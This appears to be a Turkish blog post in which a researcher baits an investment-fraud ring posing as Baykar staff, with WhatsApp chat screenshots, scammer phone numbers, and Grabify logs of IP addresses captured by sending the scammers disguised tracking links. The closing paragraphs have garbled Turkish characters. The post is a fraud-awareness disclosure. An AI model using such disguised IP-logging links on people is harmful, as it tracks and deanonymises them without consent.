
2:21 PM

Bu arada [redacted] bankası sim kart blokemi
kaldırırsam transfer yapabileceğimi
söyledi şuraya yönlendirdi sms ile ilgili
olarak. Bu dediklerini yaparsam size
hızlıca transfer yapabilir miyim? [https://
grabify.link/\[redacted\]](https://grabify.link/[redacted])

2:30 PM ✓✓

2.ci aşama olarak onu deneriz ama
öncelik olarak [redacted] yeni ibana
gönderim sağlamayı deneyelim

2:32 PM



GRABIFY

Home Login Register Blog Tools

Register

Log in

Link Information

Share Export

(All custom links will stay active)

Original URL	https://www. .com.tr/dijital-bankacilik/sim-kart-degisikligi
New URL	https://grabify.link/ Copy Change domain / make a custom link
Other Links	View other link shorteners
Tracking Code	
Access Link	https://grabify.link/track/
Smart Logger	NEW!
Note	Please login or register to create a note.

Hide your IP! - [Click here to hide your IP from Grabify and stay anonymous online.](#)

☐ Hide Bots

Date/Time ▲	IP/Provider ▼	Country ?	User Agent ▼
2024-07-23 11:31:28 UTC	93.182.105.132 Netonline Bilisim Sirketi LTD	Türkiye Mersin	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

İstediğim bilgileri elde ettikten sonra dolandırıcılara soğuk duş etkisi yaratmak için başka dolandırıcı tarafından dolandırılan kurban senaryosu ile ilerlemeye karar verdim. Yazdığım mesajlar sonucunda, dolandırıcılar arasındaki rekabete yenik düştüklerini düşünen dolandırıcılar, sırasıyla sitem dolu mesajlar göndermeye başladılar.



+905391008128



Günaydın Osman Bey 9:22 AM

Nasılsınız ? 9:22 AM

Derin Hanım merhaba. Telefonu açamadım kusura bakmayın. Dün [redacted] hesabımdaki tüm birikimim maalesef dolandırıcılar tarafından çalınmış bu nedenle sabah apar topar [redacted] şubesine ve ardından Mersin siber suçlarla mücadele şube müdürlüğüne uğramam gerekti. Maalesef tüm birikimim gitti çok üzgünüm.

2:40 PM ✓✓

Osman Bey siz kiminle iletişime geçtiniz de paranız gitti ?

2:43 PM

[redacted] bankası 50 bin TL gönderimi sağlamayan bir banka Merkez bankası onaylı bizim ticari hesaba para gönderiminizi sağlarken bile kısıtlama yaparken, hesabınızın boşaltmasına anlam veremedim doğrusu

2:45 PM

< 1



+905391008128



anlam veremedim dogrusu

2:45 PM

Mersin merkezli bir dolandırıcılık şebekesi varmış, uluslararası bir örgütün parçasıarmış. Rusya, Ukrayna ilişkili oldukları düşünülüyormuş. Onlara bağlı Merve Hanım diye biriyle yazışıyordum Whatsapp'tan iletişime geçmişti benimle  Medya'dan olduğunu belirtip borsaya açılacaklarını belirterek yatırım istemişti.

2:45 PM ✓✓

Havale yapıp ardından başka hesaptan çıkarmışlar tüm birikimimi

2:46 PM ✓✓

Sizde bana yapmak yerine onları tercih ettiniz. Sizin adınıza üzgünüm

Edited 2:46 PM

Derin Hanım tüm birikimim gitti sizce şuan bunu mu konuşmalıyız.

2:47 PM ✓✓

Yatırım sizin yatırımınız benim beklentim sadece açık olmanız Osman Bey

2:47 PM

Yaparsınız yapmanız o sizin kararınız tabi ki

2:47 PM

Osman Bey sanırım müsait değilsiniz aramıştım sizi ama

4:05 PM

Thu, Jul 25

Osman Bey günaydın

9:04 AM



+905391008128



Osman bey merhabalar Derin Hanım ile yaptığınız görüşmeniz için ulasim sagliyorum

2:31 PM

Finans departmanından finans uzmanı Demir akyol ben

2:32 PM

Sizleri aradım ama ulasamadım musaitliginizde 5 dk gorusmek adına dönüşünüzü bekliyorum

2:33 PM

Demir Bey merhaba. Telefonu açamadım kusura bakmayın. Dün .
hesabımdaki tüm birikimim maalesef dolandırıcılar tarafından çalınmış bu nedenle sabah apar topar ■■■ şubesine ve ardından Mersin siber suçlarla mücadele şube müdürlüğüne uğramam gerekti. Maalesef tüm birikimim gitti çok üzgünüm.

Edited 2:40 PM ✓✓

Osman bey transfer işleminde bu işlemi onaylamayan bankanız size para yollatmazken doğru bir işlem için tüm birikiminizin hesabınızdan alınmasına nasıl müdahale etmedi

2:48 PM

havale yapmışlar önce daha sonra başka bankaya transfer.

2:49 PM ✓✓

Yazdıklarına rağmen beni ikinci defa dolandırma umutlarını sonuna kadar koruyan ve iletişimi devam ettirmeye motive olmuş vicdansız, serin kanlı dolandırıcıların mesajları ben yanıt vermeyi bıraktıktan bir süre sonra kesildi.



+905391008128



havale yapmışlar önce daha sonra başka bankaya transfer.

2:49 PM ✓✓

Geçmiş olsun efendim tabi ama durum şu banka size havale yapmanıza mücade etmezken bu birikiminizin gitmesine nasıl musadee edebildi bu havaleyi işlemini nasıl onayladı orasını finans uzmanı olarak anlayamadım

2:51 PM

Teşekkürler, ben de anlamadım. Başka bankaya transferi engelleyip havale yapıp daha sonra başka bankaya transfer etmeye mücade etmişler dedi siber suçlar

2:52 PM ✓✓

Detay öğrendikçe sizlerle paylaşırım. Sizler de dikkatli olun.

2:53 PM ✓✓

Geçmiş olsun efendim ne zaman isterseniz iletişim de kalabiliriz daima burdayız efendim

2:53 PM

teşekkürler eksik olmayın. paramı geri alınca sizinle hemen iletişime geçeceğim.

2:54 PM ✓✓

Biz teşekkür ederiz efendim yaşadığınız olumsuzluk sebebiyle kontenjanınızı belli bir süre açık bekletiyorum önce kendiniz için olumlu haberlerinizi bekliyoruz Osman Bey.

3:15 PM



Tüm bu olup bitenler devam ederken Baykar şirketi de 2024 yılının başından bu yana vatandaşları uyarmak için yazılı, görsel ve sosyal medya hesaplarından bu konuda uyarılar (#1, #2, #3) yayınlamaya hız kesmeden devam etti.

Ses Kayıtları

Merak edenleriniz dolandırıcılarla gerçekleştirmiş olduğum akıllara durgunluk veren görüşmelerin ses kayıtlarını aşağıda, YouTube kanalım üzerinden dinleyebilirler.

2. Dolandırıcılık Girişimi

IP Tespiti

Takvimler 2024 yılının Ekim ayını yani bir önceki dolandırıcılık girişiminden neredeyse 3 ay sonrasını gösterdiğinde bu defa +90 548 822 66 82 numaralı cep telefonundan İpek isimli başka bir dolandırıcı yine aynı senaryo ile benimle iletişime geçti. Ben de fırsat bu fırsat daha önceki yöntemle bu dolandırıcının da IP adresini elde etmeye karar verdim. Yine benzer bir şekilde dolandırıcıyı yemledikten sonra bu dolandırıcının öncekinin aksine Mersin yerine Gürcistan'ın başkenti Tiflis'ten bağlantı kurduğunu tespit ettim. (Dolandırıcının vekil sunucu (proxy) kullanmadığını varsaydım.)

< 3



+90 548 822 66 82



Today

Günaydınlar hayırlı haftalar Osman bey.

1:32 AM

Demir bey yıllık izinde. Sistem uzman olarak beni atamış sizlere müsait olduğunuzda aramak isterim.

1:33 AM

Açıkçası onlar tembih etmişler başkası ile konuşmamam için o nedenle onları beklemek isterim.

8:02 AM ✓✓

Efendim yanlışlık olmasın benim danışmanım onlar aynı kuruma hizmet vermekteyiz. Aradığımda görebilirsiniz aynı numara ile arama gerçekleştiriyorum zaten. 100 adet danışmanınız mevcut.

8:08 AM



Missed voice call

Tap to call back

8:24 AM

bit.ly

<https://bit.ly/40c3kxC>

bit.ly

Açıkçası o zaman ufak bir problem yaşamıştım ve kesinlikle Derin Hanım kaynaklı değildi fakat yine de başkası ile görüşmemem gerektiğini paylaşmıştı güvenliğim için. Yazışmamamızın bir kısmını paylaşıyorum isterseniz Demir Bey ile olanı da paylaşabilirim. <https://bit.ly/>

8:54 AM ✓✓

☐ Hide Bots

Date/Time ▲	IP/Provider ▼	Country ?	User Agent ▼
2024-10-21 12:54:35 UTC	92.51.75.166 Delta Comm LLC	Georgia Tbilisi	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
2024-10-21 12:54:59 UTC	92.51.75.166 Delta Comm LLC	Georgia Tbilisi	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36 Edg/130.0.0.0

Bir önceki dolandırıcılık girişiminin baş aktörlerinden Derin veya Demir'in hala görevlerinin başında olup olmadıklarını da bir yandan merak ettiğim için bu dolandırıcıya Derin veya Demir'den başka kimseyle görüşmeyeceğimi ısrarla dile getirdikten sonra dolandırıcı ısrarlarıma yenik düşüp Derin'e ulaşmaya ve bana yönlendirmeye karar verdi. Bu sayede dolandırıcıların son 3 aydır operasyonlarına aynı kadro ile hız kesmeden devam ettiğini öğrenmiş oldum.

< 1



+90 548 822 66 82



kisimını paylaşıyorum isterseniz Demir Bey ile olanı da paylaşabilirim. <https://bit.ly/>

8:54 AM ✓✓

Yok yok efendim o problem değil güvenliğiniz için bu tarz önlemler alıyoruz.

8:55 AM

Siz daha önce başka yerde dolandırıcılık gibi bir durumlamı karşı karşıya kalmışsınız galiba ondan kaynaklı böyle bir önlem alınmış anladığım kadarıyla.

8:56 AM

Derin hanımı arıyorum ama son 1 saattir hatta o yüzden net konuşamadım kendisiyle.

8:56 AM

evet kendisi ile bir görüşün lütfen tekrar problem yaşamak istemiyorum.

8:59 AM ✓✓

sizi tanımıyorum çünkü

8:59 AM ✓✓

Uzun zamandır İşlemler Açık Olduğu için Bana Aktarılmış Ulaşım Sağlanacak sizlere

9:09 AM

You

evet kendisi ile bir görüşün lütfen tekrar problem yaşamak istemiyorum.

Gerekli birime bilgi sağlandı Derin hanım ulaşım sağlayacak sizlere.

9:13 AM

1 unread message

Aradılar mı sizleri Osman Bey

9:53 AM

Sonu

Sonu itibariyle bu gvenlik arařtırması ile Sloznaft, INA d.d, Bosphorus Gaz gibi petrol rafineri, gaz daėıtım řirketlerinden, Baykar gibi savunma řirketlerine hatta Interpol'e kadar nde gelen kurumların adını kullanarak dolandırıcılık giriřiminde bulunan uluslararası dolandırıcılık etesinin arka planda kurbanlarını nasıl aėlarına dřrdklerini ėrenmiř oldum. Umuyorum ki masum vatandařların paralarına gz diken bu dolandırıcılar en kısa srede yakalanır ve hak ettikleri cezayı alırlar.

Yazının bařında da belirttiėim zere ok iyi kurgulanmıř bu organize dolandırıcılık arkına daha fazla masum insanın dřmemesi, kurban olmaması adına bu yazıyı evrenizdekilerle ve tm sevdiklerinizle paylařmanızı gnlden rica ederim.

Bu yazı vesilesiyle de yeni yılınızı kutlar, 2025 yılının hem sizlere hem de tm sevdiklerinize nce saėlık sonra mutluluk ve bařarı getirmesini dilerim.